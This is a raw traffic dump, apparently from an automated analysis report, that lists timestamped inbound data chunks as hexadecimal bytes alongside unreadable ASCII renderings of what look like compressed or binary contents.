bd fa d3 97 ef 53 f6 0a 0a 4a e3 23 1f 37 7e 94 fd be e6 93 18 61 44 9d 3f 1a 96 c9 68 1b e5 fe f5 21 62 c7 8e 94 cc Data Ascii: ftDN9RPv!GZ_bOh4;Cd4fMG~P]=c1zqQMu5FhGv#'H=:;usM*"9_KPtu1(!Oj3F)`Ph84SJ#7~aD?h!b
2022-01-26 14:14:06 UTC	194	IN	Data Raw: e7 5b c8 b8 15 25 9f 2b f8 d5 8b 91 98 9b 8a c6 9d b9 f5 3b 69 be 87 cf 3f 12 b4 ff 00 b0 6a af fe d3 62 b0 74 d7 d8 cd c9 e0 d7 7d f1 87 4a c4 85 fd eb cf e3 9b 6b e3 1f 74 d7 d0 e1 ec d6 87 93 98 d3 b2 3a 7d 22 e7 74 6b 57 8c 9b d3 bd 65 68 93 8c 2f a5 6a 48 e0 20 f7 ae 89 46 c7 93 46 2e e5 19 4e 1f bd 3a 3e 57 f2 a7 4a 9c e6 81 f7 ab 19 33 b1 5d 6c 69 69 6d b7 6e 6b a7 d2 24 e7 fc fb 57 2d 60 db 5b ea 6b 7b 4b 93 0c 3e b5 8e e4 ca a5 de a7 61 a7 4d 90 ab eb 5a 0b f7 3f 0a c5 d2 25 ce df ce b6 96 4e 0f d2 b3 b5 99 ac 76 1b 69 29 49 7a 9f ce ba 4d 02 5c ca 3f ce 2b 99 12 7e f2 b7 34 4b 8c 2a fd 6b cb c7 c6 e8 ec c3 d4 91 e8 de 1c b9 e6 3a ed 34 a9 f3 8e 7d 3a 57 9f f8 76 e3 9a ec f4 5b 9f e7 5f 2f 88 8e a7 d3 e1 65 ee dc f4 cf 05 dd 6c 75 cf eb 5e fb f0 Data Ascii: [%+;i?jbt}Jkt:}"tkWeh/jH FF.N:>WJ3]liimnk$W-`[k{K>aMZ?%Nvi)IzM\?+~4K*k:4}:Wv[_/elu^
2022-01-26 14:14:06 UTC	197	IN	Data Raw: 9b 47 62 c4 47 f9 0a 59 39 4f c6 98 8a 76 74 3e d4 f2 ad eb 53 73 48 8f 8e 5f f3 e9 52 7b 53 14 7d ee 2a 58 c6 4f 7e d5 12 34 88 e8 e3 c0 ff 00 3c d4 d1 c5 da 91 22 de b8 1e 9f 95 49 1b 79 7f 29 07 77 ad 4d cd 14 b4 b0 f1 1b 2a 56 a7 81 46 ef 15 d9 ff 00 bc 3f 98 aa 31 b6 ef e7 5a 1e 08 19 f1 9d a7 fb df d4 57 2e 2a a7 b8 3a 3f 11 fa 15 f0 a5 71 e1 2b 4f f7 45 7a 16 94 fb 31 f4 af 3f f8 5a 3f e2 93 b5 ff 00 70 57 77 62 38 ff 00 3e d5 f9 46 69 2b d4 6c fd 3f 2f d2 0b d0 6f 88 64 2c 95 97 0c 98 7a d5 d6 8e 22 1f 4a c9 89 d4 1f c6 b9 a9 fc 26 f5 be 23 46 da 5f 91 7a 52 b9 12 dc 2f eb 8a af 6a ea 17 a8 ef 53 a9 0a 72 0d 2b 21 f3 0c bf b5 f3 1e b8 ff 00 88 5f 0f ad 7c 55 64 f1 cd 1f 98 3d eb ae b9 9c fa 56 3e ab 74 c6 36 19 eb 5d 38 79 ce 12 f7 0e 5c 45 1a 35 Data Ascii: GbGY9Ovt>SsH_R{S}*XO~4<"Iy)wM*VF?1ZW.*:?q+OEz1?Z?pWwb8>Fi+l?/od,z"J&#F_zR/jSr+!_|Ud=V>t6]8y\E5
2022-01-26 14:14:06 UTC	201	IN	Data Raw: 62 ce 4f de ed ab b7 cb 95 eb c5 66 5b 9d b2 73 c7 4a bd 34 b8 8b f0 af 25 3b 4a c7 55 58 be 65 62 9d ff 00 fc 7b 35 79 9f 8d 6d fc b8 a6 ff 00 68 57 a5 5c 4b b8 30 c5 79 d7 8f 88 82 59 57 fb c3 a5 7b 59 7c 9f 3a 46 d2 b4 68 c9 4b b1 f0 87 ed 37 7c b6 3e 2e 9b d3 3d 6b 8b f8 77 ab 2b f8 96 d5 bd 1c 57 59 fb 61 da 35 bf 89 64 7e 76 b7 4a f3 3f 02 dc f9 7a ac 4c bc 95 61 cd 7e 9c a9 b7 87 5e 87 e1 d9 95 46 b1 4f d4 fd 30 f8 0f a9 2d cf 85 6d 4e 73 f2 af 19 af 5a b7 9b 30 8f 60 2b e5 9f d9 5b e2 84 70 a5 b5 ad d3 2f 38 1d 47 1d 6b e9 ed 36 65 92 00 ea db 95 86 41 af cc 73 2a 2e 95 76 7e b1 90 d7 85 5c 22 b6 e2 cc d9 46 aa 97 a3 16 cf f4 e9 57 2e c0 11 f1 dc e6 a8 5d 32 bf 71 d6 b1 c3 ec 8f a0 a7 16 d3 3c 3b e2 38 fd f4 bf 8d 79 8e aa 3e 76 fa 1a f5 5f 8a b0 Data Ascii: bOf[sJ4%;JUXeb{5ymhW\K0yYW{Y|:FhK7|>.=kw+WYa5d~vJ?zLa~^FO0-mNsZ0`+[p/8Gk6eAs*.v~\"FW.]2q<;8y>v_

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	205	IN	Data Raw: 18 70 11 fe f2 7e 15 f3 1f 88 b4 96 9b 58 92 df 2a 91 5c 4c cd c0 ed d7 8f d2 bd 9c 24 af 25 73 e7 f1 71 d1 a3 7f e0 16 a9 88 ee 23 da 64 f9 3c bc 67 ef 03 e9 5e 9b f0 9b 4e 4f 0d 78 e5 6d de e2 4f b2 f9 c2 e6 16 cf 0f 8e a0 fe b5 e2 9f 07 f5 1f ec 3f 1e 25 bc 9f ea d9 ca 91 eb 5e c2 35 14 d1 f5 bb 30 b1 33 2c f3 e1 7f d8 cf bd 6f 89 8b 6d a3 82 8c b6 3e dc b1 b0 8e fa ce 19 a3 f9 a3 99 03 a6 3d 0d 65 eb 5a 20 0c df 2f 5a d2 f8 65 3b 5f f8 22 c2 59 23 f2 f7 44 36 83 e9 da ac 6b 10 6d 52 71 5f 37 19 4b 9d 9e ff 00 b3 4d 5c e6 e2 d1 b0 3e ed 58 83 4a 01 b8 ab 69 2e 17 a7 7c 53 e2 9b e7 e9 54 e4 ec 54 23 18 89 16 94 b8 15 6e cf 4c 1b a8 47 dc 41 ab 96 5f d4 56 57 66 d2 94 5e c5 9b 4b 15 04 55 9d 42 d9 4e 93 20 14 5a a6 40 f7 ab 93 c0 0e 9d 25 57 b5 57 27 d9 Data Ascii: p~X*\L$%sq#d<g^NOxmO?%^503,om>=eZ /Ze;_"Y#D6kmRq_7KM\>XJi.|STT#nLGA_VWf^KUBN Z@%WW'
2022-01-26 14:14:06 UTC	209	IN	Data Raw: 7e 61 ea 14 8c 7e 95 fa ae 06 ca 8c 57 91 f9 4e 3a 4d d6 93 f3 26 b9 b2 b8 f1 c7 88 6d 75 0b 55 31 c3 73 14 29 23 9f bc 76 ae 3a 7b d7 61 e1 cd 0d 97 57 93 45 d6 d4 35 be a9 ba 6b 6b 8f e3 d9 20 11 81 9f 40 46 6b cd 7c 17 e2 9b 98 af 34 c9 ad 66 cb e9 17 19 66 23 2b 2a a9 c6 48 af 46 f1 6c f0 78 84 f9 31 6a 06 3d 40 29 36 93 03 8d a3 19 55 03 eb 5d 02 8c bd d3 2f 43 d0 e6 56 ba d0 6f bc cb cf b1 ce 6d d9 89 cf 99 b0 e2 36 1f 41 5f 48 7c 26 f0 ed bf 86 74 e8 5a 75 8e cd 30 1b 62 8f 9e 53 f5 f4 af 9f fc 17 f6 ab af 12 d8 df 16 f3 2e a7 0b 0b 29 3f 7e 55 1f 3b b7 b7 7a fa 47 e1 e4 0b ac c3 0c d7 17 0f 31 91 f6 91 b7 08 08 f4 ac aa 6a 8e ec 2a 49 ea 77 9a 7e a3 1d f0 32 2c 32 f9 7d 76 b9 f9 48 ab 2d 6c 1f 6c db 64 db 9e 72 7e 5c 54 68 3e c6 76 6d 55 e7 6a 9f Data Ascii: ~a~WN:M&muU1s)#v:{aWE5kk @Fk|4ff#+*HFlx1j=@)6U]/CVom6A_H|&tZu0bS.)?~U;zG1j*lw~2,2}vH-lld r~\Th>vmUj
2022-01-26 14:14:06 UTC	225	IN	Data Raw: da b7 99 ed 56 8b d4 d8 80 ee 8b ea 3f c2 82 c1 4f 35 15 b5 c6 21 1f 4a 49 1c c9 fd 6b 9d c6 fb 9e 5f 2b bd 89 03 28 3c 7c b5 22 b3 14 fb de d5 9b 2d cf 92 dc e3 f2 a7 26 ba aa 47 f8 55 7b 19 74 34 f6 12 7a a4 6b 25 d3 0e ff 00 a5 13 5c 22 8f 98 d6 4b ea fb aa 9e a1 aa 33 29 f4 c5 5d 3c 34 db d4 98 e1 1b 76 67 37 e2 5d 5e 3f 0c 78 e2 19 b7 6d 8e 43 cf 35 d9 dc f8 b6 cf 4f d2 cd e4 b3 24 70 85 ce e2 09 e4 90 00 f7 24 9c 63 b9 22 bc 8f e3 5c ee f6 f1 dc 2e 4f 97 8e 7d 05 37 e0 ff 00 c4 db 3d 73 e2 ce 97 16 a1 3d bc 7a 5f 84 34 b6 d7 2e 56 76 c2 5c 4c 5f ca b7 5c 67 9c 31 24 0e 7e 6c 1c 64 0a fa fc b7 87 d6 3e 70 a6 b4 ee fd 0f 03 34 c5 d1 cb 68 56 ad 53 68 ab a5 df b1 f4 5e 83 e1 8b c9 2d e4 b9 d4 61 b9 b6 8d 4a 20 b6 85 43 5c 17 7e 55 18 9f 95 5b 69 53 81 Data Ascii: V?O5!Jlk_+(<|"-&GU{t4zk%\"K3)]<4vg7]^?xmC5Opc"\.O}7=s=z_4.Vv\L_\g1$~ld>p4hVSh^-aJ C\~U[iS
2022-01-26 14:14:06 UTC	229	IN	Data Raw: 46 16 c0 f9 be 65 c2 9f 97 86 27 9e a7 f1 ab de 19 d1 47 88 f5 9f b3 5c 42 b2 41 8f de b7 00 32 13 c8 3f 5e 95 56 24 c3 3a ff 00 0c 60 31 e3 ea 31 fa 0a ed f4 6b 08 7c 23 e1 b9 ae ef 03 79 7e 59 96 69 11 7e 65 1d 80 5e b4 d4 6e ec 4e fa 90 7c 43 bc 64 8b ec 11 46 f2 2a 44 b3 5c a8 3b 77 01 f2 a2 fd 59 80 03 1f c2 3d 79 ae 75 2c de 01 e4 a4 c8 d2 24 4b a7 2a dd 60 30 79 18 19 d8 10 00 e0 1e a7 a6 2a 7d 1a 59 35 e8 1b 52 b9 48 66 6b e9 e4 d4 65 8a 19 be 7b 68 63 01 60 8c 7e 60 fb 96 a5 29 2c 90 f9 2d 2a 34 f1 c5 e5 79 57 23 6b 79 f7 27 a8 3d f6 ae 33 e9 8a e7 a9 2e 66 69 cb ab 30 7e 26 78 4d bc 6d e0 bd 4a de ce 4b 9d 27 52 92 da 5b fd 36 75 f9 96 dd a1 42 22 00 f3 c3 91 b5 b1 8c ab e3 83 83 5f 9c 7e 07 8a 68 3c 1b a5 ad c1 12 4e b6 b1 ab be 3e f9 0a a0 9f Data Ascii: Fe'G\BA2?^V$:`11k\|#y~Yi~e^nN\|CdF*D\;wY=yu,$K*`0y*}Y5RHfke{hc`~`),-*4yW#ky'=3.fi0~&xMmJK' R[6uB"_~h<N>
2022-01-26 14:14:06 UTC	245	IN	Data Raw: 74 3f 6a 3f 0b cf fb e7 92 6d 40 c6 d2 dc c9 1b 59 3a 7e f4 8d 91 81 b8 63 ee d3 65 fd a9 bc 23 a7 41 1c 37 1a 9d c6 d2 8b 6e eb 2d 94 bb 4b 33 6f 97 27 ae 39 3c 9e 2a 65 51 2d cd 16 5b 89 7a 28 33 d4 22 76 8d 3c f6 59 2d 64 86 33 7c 71 f3 46 d2 4c 76 c6 0f d1 39 fa 54 73 d9 03 95 68 bf 76 0e d5 b9 b7 6c 7e ea 1f 9e 42 cb df 73 71 55 34 8f 17 59 4e 91 df 5b c9 25 b4 72 16 d4 c3 63 30 ba 6c 11 db a8 1f ed 72 79 a9 6e 8a 87 f2 64 87 c8 59 b1 69 24 d0 b7 ca 11 7f 79 39 c7 7c e7 1f 8d 52 da e7 1c a2 d6 8f 74 4a b7 2d 7d 13 3b 79 37 92 46 86 65 c9 fd f2 4b 73 fe af a7 3f 2a 71 4c 86 e9 23 ca fd a2 36 8c b6 0c 77 58 ca c3 6e b9 24 1f f6 9d 80 c7 bd 30 6a cd 74 1a ea 48 d2 e5 99 4d ce f8 ce d9 12 59 7e 48 97 19 1c 85 03 fc 2b cd 3c 6b fb 42 e9 be 0f d7 26 d2 e6 Data Ascii: t?j?m@Y:~ce#A7n-K3o'9<*eQ-[z(3"v<Y-d3|qFLv9Tshvl~BsqU4YN[%rc0lryndYi$y9|RtJ-};y7FeKs?*qL #6wXn$0jtHMY~H+<kB&
2022-01-26 14:14:06 UTC	261	IN	Data Raw: 85 46 b6 59 2d 91 f0 5a 46 60 ce 78 18 f9 41 a9 9d e1 bb b9 1f ea 6e 2d ee a4 01 89 fd dc 8b 0c 2b 9c 7e 2c 33 ef 91 5a a9 26 ce 7b 68 ca 37 56 bb ed 3e ca ae ca ea 63 b0 db 72 a7 e4 f3 08 92 67 cf 7c 00 7a 67 14 b0 de fd 96 58 df cb 6b 7b 55 26 e2 35 0c 64 8c a4 44 aa ae ee 7a b6 0f 6a 92 fa 59 a3 02 2d f1 c9 3a c6 5c c3 72 bd 25 9d c2 af cd ec 9c fb 52 08 e3 82 4f 27 73 db db 3b 2c 0d bb f7 91 94 88 6e 73 f8 9f 4a 53 bb 45 46 52 8e 88 af 75 6f 2c 33 ee db 32 5c 7c b0 34 f1 b1 64 69 a6 60 d2 1d be ca 40 fc 29 b3 dc 79 ce b3 4b 6e b7 16 f1 ce 65 3e 44 9b 65 f2 a1 1b 54 1e 9d 58 8a b1 23 11 68 f7 0f 04 96 d3 ee 37 62 48 b2 ca b2 4c 4a 44 18 76 f9 46 ec 76 c0 a5 92 d6 11 77 f3 2f da 2c e2 72 ac f0 f0 c6 38 57 71 e3 be 5f 07 f3 a9 8d 92 2b da 4b a8 ba 6a c7 Data Ascii: FY-ZF`xAn-+~,3Z&{h7V>crg|zgXk{U&5dDzjY-:\r%RO's;,nsJSEFRuo,32|4di`@)yKne>DeTX#h7bHLJDvF vw/,r8Wq_+Kj
2022-01-26 14:14:06 UTC	277	IN	Data Raw: f9 d0 c3 a8 e8 72 32 88 d5 d6 53 73 6d 9f f6 97 27 8f 7f 7a 92 d6 d2 33 33 5d 2d ad c4 22 40 73 75 a3 cb fb a9 48 ee f1 f4 c9 eb c8 3f 5a 2d 6c bf e1 1e 81 64 65 d5 34 56 4d ae ee 08 ba b5 e7 27 6b 0d cd 81 d3 a8 1f 51 52 69 56 b1 c0 8d 3b db dc 5a dd 33 60 de 69 12 96 8a 6f 73 18 24 82 78 ec 45 3d f6 26 50 96 ef 60 4d 39 6e c2 dc 1b 7b cb b9 22 19 5b 8d 62 4d b0 5a ff 00 b4 17 81 bb f0 39 e2 9b 6d 77 25 bc af 77 1d f4 6b 9f 90 ea b7 89 b8 b7 a8 82 1e 98 f4 a9 a5 86 3b cb a6 9d 21 bf d5 27 85 39 9f 52 7f 26 de d5 b9 c9 64 38 df d3 a0 5f a9 aa f6 d3 1d ed 74 97 16 de 60 c2 b6 a5 77 11 fb 3c 58 fe 18 62 e3 f0 3c 8a a8 dc ce 5f 16 a5 85 bc 0a de 62 6b 5e 22 5b 8c 06 5b 8b 8b 70 61 3d be ee df bb f8 d0 64 36 32 0b ef 9a 07 63 ff 00 21 2d 2b 2f 04 fc e7 f7 b1 Data Ascii: r2Ssm'z33]-"@suH?Z-lde4VM'kQRiV;Z3`ios$xE=&P`M9n{"[bMZ9mw%wk;!'9R&d8_t`w<Xb<_bk^"[[pa=d62c!-+/
2022-01-26 14:14:06 UTC	293	IN	Data Raw: cb 44 c1 f4 cb 7a d5 d7 65 b5 45 9e 3b 55 f2 ed e2 37 91 ac 3c 3c b6 8c 40 96 03 ee 1b 0d 8f f6 00 fe 2a c6 5b 9b 73 18 fa b5 9a e8 8d 75 69 78 b1 ae d0 57 73 18 e3 8e 64 68 dc a9 1b 81 fa 67 a7 1f 5a a2 6f 3f b1 b5 b9 2e 21 b9 b6 65 92 69 43 3c b3 a4 bf 63 1b 97 1e 4c 6a b9 25 b7 0e 6b ab 11 7d 8a d9 a1 4b b9 42 da 28 88 49 92 a5 ed 1f 84 65 3c 1c af ad 66 69 36 97 57 7e 2a 9a de ea 49 a4 fe ce 91 9e 46 2f 23 25 ce fd 9b 08 04 e3 1f 29 fc 6a f9 ac 63 88 a3 1a b1 b4 cd 0f 0d e8 2d a4 45 35 cd c3 4f 2d d5 d3 6e 79 26 6c b7 eb 8e 9c 28 fa 93 57 25 55 0c bd 15 58 f6 fe 1a 9a f6 e3 ca 3f 29 2a ab 81 80 7a 63 b1 f7 aa 8a 77 33 74 62 bf 29 ec 78 f5 f5 ae 73 18 d3 8c 63 cb 12 56 e9 b7 af 39 07 d3 de 9b 24 7e d9 db d0 fa d4 6d 3f 96 7e 5d cc 31 83 83 d2 b0 fe 22 Data Ascii: DzeE;U7<<@*[suixWsdhgZo?.!eiC<cLj%k}KB(Ie<fi6W~*IF/#%)jc-E5O-ny&l(W%UX?)*zcw3tb)xscV9$~m?~]1"
2022-01-26 14:14:06 UTC	309	IN	Data Raw: 71 bd 72 d1 9f 94 2b 1c 80 de 98 ae 92 d2 2f b1 c5 6f 1b 7d d8 e3 0a 3f bd 81 8c 7f 5c d7 3b a4 e8 d7 9a 67 89 2d 6f 2f a4 b1 78 64 47 f2 a4 b6 7d ca 09 d9 90 4f 23 23 6f 51 c1 ad e6 76 49 15 5b e6 1b 8a e0 72 71 f8 57 35 4f 8a c7 24 aa 2a 91 5c 83 e4 93 13 7f 7b de 99 26 1c fd e1 bb a5 47 70 e5 e5 dd f7 77 0c 8a 82 fa e8 c5 a7 5c 49 de 28 9d c1 1d c8 52 6b 31 9f 9e 5f b5 c7 8c 1b e2 87 ed 29 ad 88 da 49 ad ed cf d9 a1 53 c8 54 8c 05 20 7d 4e e3 53 7c 16 f0 73 0d 3b 6b 42 ad ba 4f 36 29 41 cb 2b 11 ce 7e a6 b2 75 30 da bf 8b af af 21 5f f4 cb cb a6 70 40 fb ac cd ce 33 ec 0f 5f 5a f7 2f 06 78 6e 3d 39 23 86 3c 37 96 83 27 18 ae 5a 87 b5 86 a7 d5 9a de 09 f0 24 16 7a 5d bc 2d 18 92 58 f3 bb 23 bf 5f ea 6b b4 b7 f0 7a 3c 00 ec 8d 7a 1f 4e 73 4e f0 e5 aa c2 Data Ascii: qr+/o}?\;g-o/xdG}O##oQvI[rqW5O$*\{&Gpw\l(Rk1_)IST }NS\|s;kBO6)A+~u0!_p@3_Z/xn=9#<7'Z$z]-X #_kz<zNsN

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	325	IN	Data Raw: 3c 27 a3 f8 cf c2 ba 26 8d e2 3d 3b 51 d2 34 59 6f f4 4b fb 2d 46 0b a9 04 0d 67 23 ee 33 ac 96 77 11 a9 56 01 c3 a9 c0 c1 ae 2f e0 e7 ed 07 e2 4f 88 5f f0 4e 9f f8 58 9e 30 f1 07 84 7c 0b e2 0d 0b 5d 96 df 5d d6 27 f0 cc db fc 3b 12 49 b6 3d 37 fb 3a 49 03 9b e6 dd 0e 02 ee 0e 5c 05 dd d6 bd 83 e1 8f ec 61 a8 7c 21 d1 3c 5d 14 df 16 fe 24 d9 f8 d3 c7 96 fa 76 9c fe 2a bc 87 4c 8d a2 b4 d3 84 8b 63 05 b2 c3 6d f6 64 09 e7 dc 16 67 89 9a 43 39 2d cf 54 d6 bf e0 9d 3a 0d d7 c2 b8 74 3b ed 77 e3 25 be b9 ff 00 09 5a 78 da e7 c5 ba 4e af 67 3e a9 a8 ea c8 8f 1a 5c 1f f4 7f b2 2a ac 6f b5 11 2d 94 20 55 2b 86 1b aa 75 36 95 4a 77 fe bf c9 9e 67 f1 97 e2 07 c6 6b cf d8 a3 e1 7e bd 37 88 3f e1 59 fc 58 f1 84 16 da 75 a7 81 34 cd 02 de 5f ed 7d 5a e9 ca db b5 d0 Data Ascii: <'&=;Q4YoK-Fg#3wV/O_NX0[]]';I=7:I\a|!<]$v*LcmdgC9-T:t;w%ZxNg>*o- U+u6Jwgk~7?YXu4_}Z
2022-01-26 14:14:06 UTC	341	IN	Data Raw: 18 34 2f 15 43 0c 0b f6 a5 7b 97 48 d2 58 a3 cf fc 7b ae 48 f3 1b 00 f9 6c 47 18 27 79 45 2e a7 3d 39 39 3f 75 6d fd 7e 67 d0 df 0d ac 2e 9f e1 4f 87 53 58 d2 74 fd 1b 5b b8 b6 b6 43 65 6a cb 2d 9d 8b 22 2e 23 89 94 04 f2 d3 66 06 00 1c f1 5c 87 ed 25 f0 9f c7 5e 27 f8 e5 f0 cb 52 f0 24 3e 06 7f 08 f8 33 50 96 7f 1a 5b 6b 11 c4 2e 26 82 48 8f 94 f6 52 b4 32 b0 96 3d cc c4 2b 47 b8 b2 82 70 01 19 da 4f ed ff 00 e0 b9 ff 00 68 5d 7f c0 ad 67 ab 5c ea 7e 17 f0 02 f8 f2 0f b2 c4 1e 1d 4a cd a2 32 15 b6 1d 64 90 2a a8 c7 03 2d 8e b5 bd fb 25 7e d1 ba 6f ed 79 fb 36 78 6f c7 5e 1a 8e e2 ce c7 e2 13 3d d1 b0 b8 24 5c 59 ed 6d b2 42 e0 70 4a 6d d9 91 f2 9c 71 c5 0a 49 a4 98 73 56 a6 dc ff 00 0e 9f d5 ce d2 d7 c3 73 4f 06 92 b6 77 4c da 85 fc e2 57 13 5b a2 b4 31 Data Ascii: 4/C{HX{HlG'yE.=99?um~g.OSXt[Cej-".#\%^'R$>3P[k.&HR2=+GpOh]g\~J2d*-%~oy6xo^=$\YmBpJmqIsV sOwLW[1
2022-01-26 14:14:06 UTC	357	IN	Data Raw: 3c 15 7d 3c 97 92 34 37 d7 c9 24 7f 61 3f 3e ee 09 1b 9b fd 9f bd 8f 51 5d 4f 8f 3c 13 a8 68 17 76 9e 20 8e 65 bc d5 37 94 67 8f 01 97 1c 2e 47 a8 15 c7 e8 77 29 a3 78 53 52 6f 10 c7 35 c5 d1 b9 f2 b4 fd c7 74 c5 9c fc cc c7 a8 51 9a ea 8c 6c 79 b5 24 ec 60 da d9 4b e2 35 b0 d4 63 9b 75 c3 b0 82 7b 71 c6 47 aa fb d6 a7 8a bc 2f 67 3c 36 e8 6f 24 b3 b5 b9 71 77 2c a5 00 92 42 bc 04 fc c0 fe 75 56 1f 87 d7 9e 0f d4 74 fd 3e ea e1 16 cd 64 7b a5 50 77 3b 11 ce 0b 0e 9d 6b a7 d4 3c 15 75 2e 9d e4 5f 43 b4 49 28 bd 84 aa b3 6d 88 f0 00 fc 48 35 b5 38 d9 dc e3 a9 2d 51 eb 1e 17 8f 5b f0 17 84 3c 3f 24 36 d6 ef f2 bd c4 73 87 25 fc a6 20 e5 fd c5 7b 3f 86 6e 5a 4b 76 b9 95 a4 82 72 a0 b7 3f bb 20 8c e4 7d 6b 81 f0 2d 95 ff 00 89 34 b8 6c e6 b3 0d 67 24 49 1f 9d Data Ascii: <}<47$a?>Q]O<hv e7g.Gw)xSRo5tQly$`K5cu{qG/g<6o$qw,BuVt>d{Pw;k<u._CI(mH58-Q[<?$6s% {?nZKvr? }k-4lg$I
2022-01-26 14:14:06 UTC	373	IN	Data Raw: 9e 14 36 fa 9e bd 6e da 8e a7 1c 76 32 13 21 fd d9 cb 12 4e 3e 83 b5 70 7a ce 8b 2e bb 60 b6 2f e6 45 6f ac de 18 ed a6 56 d8 b8 5c 70 7d 2a ef 89 f5 59 f4 df 18 b6 8e b0 b4 76 2f 1a db 35 d2 1c b4 45 00 f9 87 b5 73 3d 4f 4a 12 e5 56 3d 03 c5 1e 28 b7 8a e3 ec b6 f2 48 d7 8b 22 c7 01 cf cb 70 07 48 d5 7d 6b d4 3c 2f af db ca 93 5b de 4d 21 67 89 1e e1 54 fc a8 00 03 ca 66 f5 cf 38 af 9e 74 7b 0f 23 4d 3a cd b4 f3 5f 5e 5b b3 59 e9 8c 46 40 95 fe 55 90 fd 39 35 ea 5e 00 d3 25 f0 db 1d 2d af bf b4 2f 74 fb 6f 31 d0 af df b8 90 e5 cb 7f 7b 04 9a ce 54 ed b1 b4 2a 5d d8 f6 3d 47 e2 52 5d d9 69 da 26 9a 61 b8 6c 09 ae 24 b7 3e 62 5b 37 f7 18 0e f5 e8 5e 18 b7 6d 46 df ec f7 5f e9 8a c8 70 02 e1 47 19 01 46 79 39 ff 00 26 bc 87 c3 d6 36 2d a5 5b e8 31 f9 30 4b Data Ascii: 6nv2!N>pz.`/EoV\p}*Yv/5Es=OJV=(H"pH}k</[M!gTf8t{#M:_^[YF@U95^%-/to1{T*]=GR]i&al$>b[7^mF_ pGFy9&6-[10K
2022-01-26 14:14:06 UTC	389	IN	Data Raw: cf b5 34 dc 71 ff 00 d6 a6 16 2d 9f 7a 0d 1c a8 2e 12 3f 51 4f ce 6a 17 fb e2 a5 56 62 0d 32 79 d0 a1 70 69 47 06 a3 de 47 ff 00 aa 9c 24 c9 ff 00 eb 50 16 b8 f5 f9 8e 3f 95 29 4c 0a 48 fe f5 3c f4 aa e6 27 95 21 c4 6d 04 d2 6f 6f 6f ca 96 43 50 87 62 3a fe 95 2e cc 09 08 0c 7e 6c fe 14 dd bf 37 b1 f5 a0 48 c0 75 fd 28 5f 98 64 f5 aa 8c 6d b9 ac 5e 83 8c a1 57 df 14 c6 93 79 ff 00 eb d3 24 4c b7 5a 04 4d 8f e2 fc a9 3f 22 1c 98 e1 c5 01 f9 1f 5a 0a 30 ff 00 f5 d3 be ce 45 45 d1 3e cf cc b1 15 ce d9 03 0f bd d2 ba 2f 0b fc 49 b9 d0 9b ef 30 02 b9 55 8f 69 e8 6a 63 16 52 a6 50 4f 73 4a 71 b2 d4 f6 4d 17 f6 81 6f 25 56 47 24 81 56 6f bf 68 05 11 1d ad b4 9f 7a f1 02 0a 37 fb 34 92 37 99 d1 b9 eb 59 fb 18 32 a5 b1 da f8 9b e2 a5 ce b8 64 51 23 00 dd ab 94 bd Data Ascii: 4q-z.?QOjVb2ypiGG$P?)LH<'!moooCPb:.~l7Hu(_dm^Wy$LZM?"Z0EE>/I0UijcRPOsJqMo%VG$V ohz747Y2dQ#
2022-01-26 14:14:06 UTC	405	IN	Data Raw: b5 c8 87 c1 3e 16 65 55 f3 3c a2 15 76 ff 00 1b b7 eb 8c 9d c7 d3 15 ce f8 1b 50 b1 37 1f 6c 92 68 8f 96 84 20 63 96 24 75 fd 33 50 eb 1e 39 b3 ba f1 bd af fa 63 5b d8 db a4 90 43 2e ed d1 b5 c0 c6 77 01 9e 31 c6 4d 54 79 ac db 33 ab 2b 22 1b 0b 66 b3 f0 12 f9 92 23 5c 2c a4 cb 2b 7c d0 6a 6f 1c a4 33 b6 47 ca ec 41 e9 8c 85 e7 3c 63 6b ca 58 bc 59 0f 97 1d ca b7 92 c5 61 dd 8b ab 70 a4 1c c6 ff 00 c4 a0 37 19 cf a5 63 c1 e2 5d 3d 2d 35 db 17 ba b4 86 79 2e 27 66 b6 76 cd b5 c8 65 0d 94 3f c2 c7 3d 3a 8e 73 d4 54 27 e2 76 90 d6 ba 3c c6 e0 35 bd b1 08 f1 99 71 73 09 64 fb c8 dc e4 02 bd 2a 9c 5f e7 fa 1c e9 bb e9 fd 58 d0 81 0b e8 3a 97 93 e6 48 6d e7 90 f9 f6 e8 15 ca 92 24 5f 32 3e 9d ce 4e 2a cc 4e 24 d6 34 db b8 63 8d 84 f0 c9 0f 9d 63 31 8e 47 2c 03 Data Ascii: >eU<vP7lh c$u3P9c[C.w1MTy3+"f#\,+\|jo3GA<ckXYap7c]=-5y.'fve?=:sT'v<5qsd*_X:Hm$_2>N*N$4cc1G,
2022-01-26 14:14:06 UTC	421	IN	Data Raw: 5c 7a 77 86 3c 49 6b a1 e9 33 c9 69 f6 82 c1 42 2d dc ad 86 1b c6 e9 38 c0 ed 57 fe 0e 7c 49 d4 3c 53 e2 4b e4 6f 1a db f8 97 ec fa 65 c4 d1 db 27 86 64 d3 d2 29 31 95 71 23 1c 1c 60 71 44 b0 73 5a bf eb 60 59 4e 22 34 fd a4 da b7 5d f7 76 f2 e9 73 d8 1f 55 b8 04 36 e9 be f1 7c 96 ea 4f 4a 63 4d 33 a6 ed d2 6d c8 4f bd d3 d3 f3 ef 5f 3c e8 1f 14 3e 22 e8 bf b3 6e 97 f1 36 eb c5 3a 76 b1 68 b6 f1 dc ea 1a 34 da 4c 50 07 80 cd b1 95 26 42 1b 70 3c 82 41 c9 ab 1f 12 3e 24 78 92 eb f6 82 f1 16 94 be 24 f1 ce 9b a6 5a 69 da 75 f5 95 bf 87 f4 98 6f 1d 1a e1 09 7d e5 d0 95 e4 60 7d 2a a3 82 93 77 61 0c 9e a7 36 93 8b 4b ed 6b d1 a4 d5 b4 d7 55 a9 ef 8b 21 8c ee 65 2c fb 5b 70 dd d6 9a b7 32 36 22 5f 9a 40 9b 4f cd c0 c7 27 f5 e3 eb 5e 13 f1 2b c6 7e 35 f0 a6 af Data Ascii: \zw<Ik3iB-8W|<SKoe'd)1q#'qDsZ`YN"4]vsU6|OJcM3mO_<>"n6:vh4LP&Bp<A>$x$Ziuo}`}*wa6KkU!e,[p 26"_@O'^+~5
